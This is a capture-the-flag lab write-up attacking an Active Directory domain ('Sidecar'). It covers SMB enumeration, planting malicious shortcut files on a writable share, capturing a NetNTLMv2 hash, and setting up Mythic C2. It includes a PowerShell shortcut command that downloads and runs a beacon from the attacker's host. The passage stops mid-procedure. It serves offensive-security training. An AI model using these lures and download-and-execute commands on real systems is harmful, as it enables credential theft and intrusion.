
Overview
- Type Chains
- OS Windows
- Severity Hard
- Creator Geiseric
- Release date 2023 Dec 15
- IP 10.10.152.213, 10.10.152.214
Enumeration
Start the instance via Discord, wait around 5 minutes for the machine to start all services and let’s go:
Nmap
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.152.213
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-08 18:50 JST
Nmap scan report for 10.10.152.213
Host is up (0.24s latency).
Not shown: 65519 filtered tcp ports (no-response)
PORT      STATE SERVICE     VERSION
53/tcp    open  domain      Simple DNS Plus
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  tcpwrapped
| ssl-cert: Subject: commonName=DC01.Sidecar.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.Sidecar.vl
| Not valid before: 2025-02-08T09:39:22
|_Not valid after:  2026-02-08T09:39:22
|_ssl-date: TLS randomness does not represent time
445/tcp   open  tcpwrapped
464/tcp   open  tcpwrapped
593/tcp   open  tcpwrapped
3268/tcp  open  tcpwrapped
3269/tcp  open  tcpwrapped
| ssl-cert: Subject: commonName=DC01.Sidecar.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.Sidecar.vl
| Not valid before: 2025-02-08T09:39:22
|_Not valid after:  2026-02-08T09:39:22
|_ssl-date: TLS randomness does not represent time
3389/tcp  open  tcpwrapped
|_ssl-date: 2025-02-08T09:57:48+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: SIDECAR
|   NetBIOS_Domain_Name: SIDECAR
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: Sidecar.vl
|   DNS_Computer_Name: DC01.Sidecar.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-02-08T09:57:09+00:00
| ssl-cert: Subject: commonName=DC01.Sidecar.vl
| Not valid before: 2025-02-07T09:48:15
|_Not valid after:  2025-08-09T09:48:15
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf      .NET Message Framing
49664/tcp open  msrpc       Microsoft Windows RPC
49668/tcp open  msrpc       Microsoft Windows RPC
60265/tcp open  msrpc       Microsoft Windows RPC
64837/tcp open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- Found a Domain Controller for the
sidecar.vldomain.- add
dc01.sidecar.vl,sidecar.vlin /etc/hosts
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.152.214
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-08 18:50 JST
Warning: 10.10.152.214 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.152.214
Host is up (0.24s latency).
Not shown: 55728 closed tcp ports (reset), 9795 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: SIDECAR)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-02-08T09:54:47+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ws01.Sidecar.vl
| Not valid before: 2025-02-07T09:49:59
|_Not valid after:  2025-08-09T09:49:59
49408/tcp open  unknown
49409/tcp open  unknown
49410/tcp open  unknown
49411/tcp open  unknown
49412/tcp open  unknown
49416/tcp open  unknown
49417/tcp open  unknown
49418/tcp open  unknown
Service Info: Host: WS01; OS: Windows; CPE: cpe:/o:microsoft:windows
- Seems we found a workstation in the
intercept.vldomain.- Main open ports are SMB, RPC and also RDP.
- add
ws01.sidecar.vlin /etc/hosts
SMB Shared folder (445/tcp)
Checking the SMB signin:
$ nxc smb 10.10.152.213-214 --gen-relay-list relay.txt
SMB         10.10.152.214   445    WS01             [*] Windows 10 Enterprise 10240 x64 (name:WS01) (domain:Sidecar.vl) (signing:False) (SMBv1:True)
SMB         10.10.152.213   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:Sidecar.vl) (signing:True) (SMBv1:False)
Running nxc against 2 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
The DC has signing enforced but the workstation system hasn’t.
Enumerate the SMB shares:
- DC01:
$ nxc smb dc01.sidecar.vl -u 'guest' -p '' --shares
SMB         10.10.152.213   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:Sidecar.vl) (signing:True) (SMBv1:False)
SMB         10.10.152.213   445    DC01             [+] Sidecar.vl\guest:
SMB         10.10.152.213   445    DC01             [*] Enumerated shares
SMB         10.10.152.213   445    DC01             Share           Permissions     Remark
SMB         10.10.152.213   445    DC01             -----           -----------     ------
SMB         10.10.152.213   445    DC01             ADMIN$                          Remote Admin
SMB         10.10.152.213   445    DC01             C$                              Default share
SMB         10.10.152.213   445    DC01             IPC$            READ            Remote IPC
SMB         10.10.152.213   445    DC01             NETLOGON                        Logon server share
SMB         10.10.152.213   445    DC01             Public          READ,WRITE
SMB         10.10.152.213   445    DC01             SYSVOL                          Logon server share
Found:
- READ/WRITE access to
Publicshare
- WS01:
$ nxc smb ws01.sidecar.vl -u 'guest' -p '' --shares
SMB         10.10.152.214   445    WS01             [*] Windows 10 Enterprise 10240 x64 (name:WS01) (domain:Sidecar.vl) (signing:False) (SMBv1:True)
SMB         10.10.152.214   445    WS01             [+] Sidecar.vl\guest: (Guest)
SMB         10.10.152.214   445    WS01             [*] Enumerated shares
SMB         10.10.152.214   445    WS01             Share           Permissions     Remark
SMB         10.10.152.214   445    WS01             -----           -----------     ------
SMB         10.10.152.214   445    WS01             ADMIN$                          Remote Admin
SMB         10.10.152.214   445    WS01             C$                              Default share
SMB         10.10.152.214   445    WS01             IPC$                            Remote IPC
Nothing
Let’s dig more on DC01’s Public share:
$ smbclientng -u 'guest' -p '' --host dc01.sidecar.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'dc01.sidecar.vl' as '.\guest'!
■[\\dc01.sidecar.vl\]> use Public
■[\\dc01.sidecar.vl\Public\]> acls
d-------     0.00 B  2025-02-08 19:04  .\
d--h--s-     0.00 B  2023-12-10 23:20  ..\
d-------     0.00 B  2023-12-10 23:29  Backup\
d-------     0.00 B  2023-12-17 20:09  Common\
             Owner:   BUILTIN\Administrators
             Group:   SIDECAR\Domain Users
             Allowed: Everyone               READ_CONTROL | SYNCHRONIZE
             Allowed: BUILTIN\Users          SYNCHRONIZE
             Allowed: BUILTIN\Users          READ_CONTROL | SYNCHRONIZE
             Allowed: CREATOR OWNER          WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE

d-------     0.00 B  2023-12-10 23:51  Install\
d-------     0.00 B  2023-12-10 23:29  Transfer\
■[\\dc01.sidecar.vl\Public\]> cd Common
■[\\dc01.sidecar.vl\Public\Common\]> tree
├── Custom/
│   └── info.txt
├── Common.lnk
├── Install.lnk
└── Transfer.lnk
■[\\dc01.sidecar.vl\Public\Common\]> cat Custom/info.txt
Folder for custom shortcuts & internet links.
■[\\dc01.sidecar.vl\Public\Common\]> exit
With the information found in the info.txt file, we can assume that:
- we can upload a malicious shortcut file (.lnk) including a hash-grabbing payload
- someone clicks on our link that will coerce NTLM Authentication back to our machine!
But we can not relay this anywhere since the only other machine is the domain controller which has SMB signing enforced, but we can try to crack the NetNLTMv2 hash should a user visit the share.
WS01
NTLM Hash grabbing (E.Klaymore failed)
We can proceed for a hash grabbing using the tools below:
- Hashgrab, a tool to generate scf, url & lnk payloads to put onto a smb share. These force authentication to an attacker machine in order to grab hashes (for example with responder).
- ntlm_theft, a tool for generating multiple types of NTLMv2 hash theft files.
We create a malicious Install.lnk to replace the original one:
$ git clone https://github.com/Greenwolf/ntlm_theft.git
$ python3 ntlm_theft/ntlm_theft.py -g modern -s 10.8.4.253 --filename update
$ cp update/update.lnk .
Start an impacket SMB server:
$ impacket-smbserver -smb2support share .
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
Put the malicious files to the target:
$ smbclientng -u 'guest' -p '' --host dc01.sidecar.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'dc01.sidecar.vl' as '.\guest'!
■[\\dc01.sidecar.vl\]> use Public
■[\\dc01.sidecar.vl\Public\]> cd Common/Custom
■[\\dc01.sidecar.vl\Public\Common\Custom\]> put update.lnk
update.lnk
'update.lnk' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 2.2/2.2 kB • ? • 0:00:00
■[\\dc01.sidecar.vl\Public\Common\Custom\]> exit
But we don’t get any callback to our attacker machine.
We create our own shortcut link manually:




Then we right click on our update.lnk shortcut to edit the properties:
Put C:\Windows\System32\cmd.exe /c net use z: \\10.8.4.253\share in the Target field:
Remove our previous shortcut and replace by the new one:
$ smbclientng -u 'guest' -p '' --host dc01.sidecar.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'dc01.sidecar.vl' as '.\guest'!
■[\\dc01.sidecar.vl\]> use Public
■[\\dc01.sidecar.vl\Public\]> cd Common/Custom
■[\\dc01.sidecar.vl\Public\Common\Custom\]> rm update.lnk
■[\\dc01.sidecar.vl\Public\Common\Custom\]> put update.lnk
update.lnk
'update.lnk' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 1.4/1.4 kB • ? • 0:00:00
■[\\dc01.sidecar.vl\Public\Common\Custom\]> ls
d-------     0.00 B  2025-02-09 09:29  .\
d-------     0.00 B  2023-12-17 20:09  ..\
-a------    45.00 B  2023-12-11 01:08  info.txt
-a------    1.33 kB  2025-02-09 09:29  update.lnk
Then we grab a Hash:
[*] Incoming connection (10.10.208.38,49791)
[*] AUTHENTICATE_MESSAGE (SIDECAR\E.Klaymore,WS01)
[*] User WS01\E.Klaymore authenticated successfully
[*] E.Klaymore::SIDECAR:aaaaaaaaaaaaaaaa:43df4e9c7b35b6df6d93ecb91191677a:0101000000000000802b47c7897adb0170289ac3ca8680ad00000000010010007100440057007600660041004200430003001000710044005700760066004100420043000200100074007900590056007100490071005400040010007400790059005600710049007100540007000800802b47c7897adb0106000400020000000800300030000000000000000000000000200000b05aa7f5977bfed9460607ba2dee6c07f8ab1df4054a55b9909c1981e5c5c4000a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e0038002e0034002e00320035003300000000000000000000000000
Then unlucky we can not crack it with Hashcat…
We remove our crafted shortcut file:
■[\\dc01.sidecar.vl\Public\Common\Custom\]> rm update.lnk
■[\\dc01.sidecar.vl\Public\Common\Custom\]> exit
Mythic C2 setting
Installation of Mythic C2 framework:

- Docker and docker compose plugin should be installed previously (or using
./install_docker_kali.shif you install it in a Kali linux)
$ git clone --branch Mythic3.3 https://github.com/its-a-feature/Mythic --depth 1
$ cd Mythic
$ sudo make
$ sudo ./mythic-cli start
Install the HTTP(S) C2 profile (branch Mythic3.3):
sudo -E ./mythic-cli install github https://github.com/MythicC2Profiles/http Mythic3.3
Install the Apollo agent (branch Mythic3.3 with Forge support):
sudo -E ./mythic-cli install github https://github.com/MythicAgents/Apollo Mythic3.3
Install Forge is the first Command Augmentation container:
sudo -E ./mythic-cli install github https://github.com/MythicAgents/forge
We can find the generated credentials in ``:
$ grep -Rin 'mythic_admin' .env
41:MYTHIC_ADMIN_PASSWORD="X5t25x9HYhRUPn7Q3I5pqCTl1i1NkZ"
42:MYTHIC_ADMIN_USER="mythic_admin"
We can change the password then restart Mythic:
$ sudo ./mythic-cli restart
Check the status:
$ sudo ./mythic-cli status
[sudo] password for user:
MYTHIC SERVICE		WEB ADDRESS							BOUND LOCALLY
Nginx (Mythic Web UI)	https://127.0.0.1:7443						 false
Mythic Backend Server	http://127.0.0.1:17443						 true
Hasura GraphQL Console	http://127.0.0.1:8080						 true
Jupyter Console		http://127.0.0.1:8888						 true
Internal Documentation	http://127.0.0.1:8090						 true

ADDITIONAL SERVICES	ADDRESS								BOUND LOCALLY
Postgres Database	postgresql://mythic_user:password@127.0.0.1:5432/mythic_db	 true
React Server		http://127.0.0.1:3000/new					 true
RabbitMQ		amqp://mythic_user:password@127.0.0.1:5672			 true

Mythic Main Services
CONTAINER NAME		STATE		STATUS				MOUNT	PORTS
mythic_documentation	running		Up 23 minutes (healthy)		local	8090/tcp -> 127.0.0.1:8090
mythic_graphql		running		Up About an hour (healthy)	N/A	8080/tcp -> 127.0.0.1:8080
mythic_jupyter		running		Up About an hour (healthy)	local	8888/tcp -> 127.0.0.1:8888
mythic_nginx		running		Up About an hour (healthy)	local	7443/tcp -> :::7443, 7443
mythic_postgres		running		Up About an hour (healthy)	local	5432/tcp -> 127.0.0.1:5432
mythic_rabbitmq		running		Up About an hour (healthy)	local	5672/tcp -> 127.0.0.1:5672
mythic_react		running		Up About an hour (healthy)	local	3000/tcp -> 127.0.0.1:3000
mythic_server		running		Up About an hour (healthy)	local	7000/tcp -> 127.0.0.1:7000, 7001/tcp -> 127.0.0.1:7001, 7002/tcp -> 127.0.0.1:7002, 7003/tcp -> 127.0.0.1:7003, 7004/tcp -> 127.0.0.1:7004, 7005/tcp -> 127.0.0.1:7005, 7006/tcp -> 127.0.0.1:7006, 7007/tcp -> 127.0.0.1:7007, 7008/tcp -> 127.0.0.1:7008, 7009/tcp -> 127.0.0.1:7009, 7010/tcp -> 127.0.0.1:7010, 17443/tcp -> 127.0.0.1:17443, 17444/tcp -> 127.0.0.1:17444

Installed Services
CONTAINER NAME	STATE		STATUS		MOUNT
apollo		running		Up 33 minutes	local
forge		running		Up 23 minutes	forge_volume
http		running		Up 35 minutes	http_volume
Login to the Mythic Web UI https://localhost:7443:
Creation of the C2 profile (HTTPS):


Then STOP PROFILE and START PROFILE
Creation of the C2 payload for Apollo agent:








Shortcut calling C2 (E.Klaymore)

We create a new shortcut with our download and execution of the beacon:
One possible command line way:
C:\Windows\System32\cmd.exe /c powershell iwr http://10.8.4.253/phoebus.exe -o %TMP%\phoebus.exe -usebas && %TMP%\phoebus.exe
Another way:
C:\Windows\System32\cmd.exe /c powershell -c iwr http://10.8.4.253/phoebus.exe -o C:\windows\tasks\p.exe; C:\windows\tasks\p.exe
Start a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Upload our new crafted shortcut:
$ smbclientng -u 'guest' -p '' --host dc01.sidecar.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'dc01.sidecar.vl' as '.\guest'!
■[\\dc01.sidecar.vl\]> use Public
■[\\dc01.sidecar.vl\Public\]> cd Common/Custom
■[\\dc01.sidecar.vl\Public\Common\Custom\]> put new_update.lnk
new_update.lnk
'new_update.lnk' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 1.5/1.5 kB • ? • 0:00:00
■[\\dc01.sidecar.vl\Public\Common\Custom\]> ls
d-------     0.00 B  2025-02-09 12:32  .\
d-------     0.00 B  2023-12-17 20:09  ..\
-a------    45.00 B  2023-12-11 01:08  info.txt
-a------    1.46 kB  2025-02-09 12:32  new_update.lnk
Few times later we got a call to our local web server to download our agent:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.208.38 - - [09/Feb/2025 12:33:27] "GET /phoebus.exe HTTP/1.1" 200 -
But we did not get any C2 connection, so maybe a security protection like AV, EDR catch us.
Then we remove our shortcut:
■[\\dc01.sidecar.vl\Public\Common\Custom\]> rm new_update.lnk
■[\\dc01.sidecar.vl\Public\Common\Custom\]> exit
We create a new C2 payload for Apollo agent but with a shellcode as output:
